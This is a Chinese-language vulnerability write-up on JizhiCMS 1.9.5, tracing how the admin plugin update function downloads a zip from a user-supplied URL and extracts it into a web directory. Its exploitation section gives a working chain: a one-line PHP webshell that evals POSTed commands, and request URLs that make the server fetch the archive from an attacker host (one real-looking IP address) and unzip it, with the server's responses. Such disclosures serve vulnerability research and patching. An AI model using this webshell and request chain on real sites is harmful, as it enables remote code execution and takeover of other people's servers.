

# 极致CMSV1.9.5 后台下载任意插件导致getshell

## 漏洞分析

后台登录后的下载插件方法那里存在用户可控url，可以导致下载恶意服务器的zip文件并解压，导致木马文件被解压到可执行目录下，造成RCE。

在Plugins 控制器的 update 方法这里。

```
function update(){
    $filepath = $this->frparam( str: 'filepath', int: 1);
    if(strpos($filepath, needle: '.')!==false){
        JsonResult(array('code'=>1,'msg'=>'参数存在安全隐患! '));
    }
    if($filepath){
        if($this->frparam( str: 'action', int: 1)){
            $action = $this->frparam( str: 'action', int: 1);
            // 自己获取这些信息
            $remote_url = urldecode($this->frparam( str: 'download_url', int: 1));
            $remote_url = strpos($remote_url, needle: '?')!==false ? $remote_url.'&version='.$this->webconf['web_version'] : $remote_url;
            $file_size = $this->frparam( str: 'filesize', int: 1);
            $tmp_path = Cache_Path."/update_". $filepath . ".zip"; //临时下载文件路径
            switch ($action) {
```

frparam 是极致内置的一种获取参数的方法。

```
// 获取URL参数值
public function frparam($str=null, $int=0,$default = FALSE, $method = null){

    $data = $this->_data;
    if($str===null) return $data;
    if(!array_key_exists($str,$data)){
        return ($default===FALSE)?false:$default;
    }

    if($method===null){
        $value = $data[$str];
    }else{
        $method = strtolower($method);
        switch($method){
            case 'get':
                $value = $_GET[$str];
                break;
            case 'post':
                $value = $_POST[$str];
                break;
            case 'cookie':
                $value = $_COOKIE[$str];
                break;
        }
    }

    return format_param($value,$int,$default);
}
```

可以通过 get或者post传入可控的 `filepath` , `action` , `download_url` 参数 , 虽然会在 `download_url`后面拼接 `version=1.9.5` , 但并不影响我们下载文件。

经过赋值, `$remote_url` 和 `$tmp_path` 都是我们可以确定, 并利用的参数。

继续往下跟进。

```

case 'start-download':
    // 这里检测下 tmp_path 是否存在
    try {
        set_time_limit(seconds: 0);
        touch($tmp_path);
        // 做些日志处理
        if ($fp = fopen($remote_url, mode: "rb")) {
            if (!$download_fp = fopen($tmp_path, mode: "wb")) {
                exit;
            }
            while (!feof($fp)) {
                if (!file_exists($tmp_path)) {
                    // 如果临时文件被删除就取消下载
                    fclose($download_fp);
                    exit;
                }
                fwrite($download_fp, fread($fp, length: 1024 * 8 ), length: 1024 * 8);
            }
            fclose($download_fp);
            fclose($fp);
        }
    }

```

当\$action 为 start-download时，将从 \$remote\_url下载压缩包，然后写入到\$tmp\_path，我们可以压缩一个木马文件，将其上传到我们的evil服务器上。

同时 action中提供了解压的方法。

```

break;
case 'file-upzip':
    if (!file_exists($tmp_path)) {///先判断待解压的文件是否存在
        JsonReturn(['code'=>1, 'msg'=>'下载缓存文件不存在! ']);
    }
    $path = APP_PATH.'A/EXTS/';
    $msg = $this->get_zip_originalsize($tmp_path,$path);

```

通过get\_zip\_originalsize方法，遍历压缩包的文件目录，最后通过file\_put\_contents来写入文件。


```
function get_zip_originalsize($filename, $path) {
    //先判断待解压的文件是否存在
    if(!file_exists($filename)){...}
    $starttime = explode(' ', microtime()); //解压开始的时间

    //...
    $resource = zip_open($filename);
    $i = 1;
    //遍历读取压缩包里面的一个个文件
    while ($dir_resource = zip_read($resource)) {
        //如果能打开则继续
        if (zip_entry_open($resource, $dir_resource)) {
            //获取当前项目的名称,即压缩包里面当前对应的文件名
            $file_name = $path.zip_entry_name($dir_resource);
            //以最后一个"/"分割,再用字符串截取出路径部分
            $file_path = substr($file_name, start: 0, strpos($file_name, need: "/"));
            //如果路径不存在,则创建一个目录, true表示可以创建多级目录
            if(!is_dir($file_path)){
                mkdir($file_path, mode: 0777, recursive: true);
            }
            //如果不是目录,则写入文件
            if(!is_dir($file_name)){
                //读取这个文件
                $file_size = zip_entry_filesize($dir_resource);
                //最大读取6M, 如果文件过大, 跳过解压, 继续下一个
                $file_content = zip_entry_read($dir_resource, $file_size);
                file_put_contents($file_name, $file_content);
            }
        }
    }
}
```

解压的默认路径是 /A/exts/

## 漏洞利用

先构造木马



名称	大小	压缩后大小	类型
..			文件夹
index.php	31	33	PHP 文件

文件名	大小	类型	修改时间	权限	用户/用户组
index.zip	185 B	WinRAR Z...	2021/07/10 12:57	-rw-r--r--	root/root

```
1 <?php
2 eval($_POST['cmd']);
3 ?>
```

构造payload。

<http://localhost:3000/admin.php/plugins/update.html?>

[filepath=jiang&download\\_url=http://xxx.xxx.xxx.xxx/index.zip&action=start-download&filesize=10000](http://localhost:3000/admin.php/plugins/update.html?filepath=jiang&download_url=http://xxx.xxx.xxx.xxx/index.zip&action=start-download&filesize=10000)

localhost:3000/admin.php/plugins/update.html?filepath=jiang&download\_url=http://150.158.173.89/index.zip&action=start-download&filesize=10000  
{ "code":0,"tmp\_path":"C:\\Users\\hp\\Desktop\\cms\\jizhi1.9.5\\cache\\update\_jiang.zip" }


再通过如下payload

http://localhost:3000/admin.php/plugins/update.html?  
filepath=jiang&action=file-upzip&filesize=10000

解压

localhost:3000/admin.php/plugins/update.html?filepath=jiang&action=file-upzip&filesize=10000  
{ "code":0,"msg":"解压完毕！本次解压花费：0.006 秒。","isinstall":false}

解压的默认路径是 /A/exts/



造成远程代码执行。